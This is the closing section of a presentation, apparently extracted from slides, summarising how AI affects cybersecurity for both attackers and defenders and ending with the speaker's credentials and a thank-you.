
- only pattern matching
- cannot reason
- can make faulty connections





# Conclusion

- AI is bringing a revolution in every aspect of life
- rapidly changing multiple facets of cybersecurity
- has important benefits for attacks
  - boost skills of attackers
  - automates attacks
  - elevates social engineering
- has also important benefits for defense
  - find flaws in order to protect them
  - help generate secure code



The Far Side





Benoit Desjardins, MD, PhD,  
FAHA, FACR, FNASCI, CEH, CISSP

 [linkedin.com/in/bdmdphd/](https://www.linkedin.com/in/bdmdphd/)

Thank you!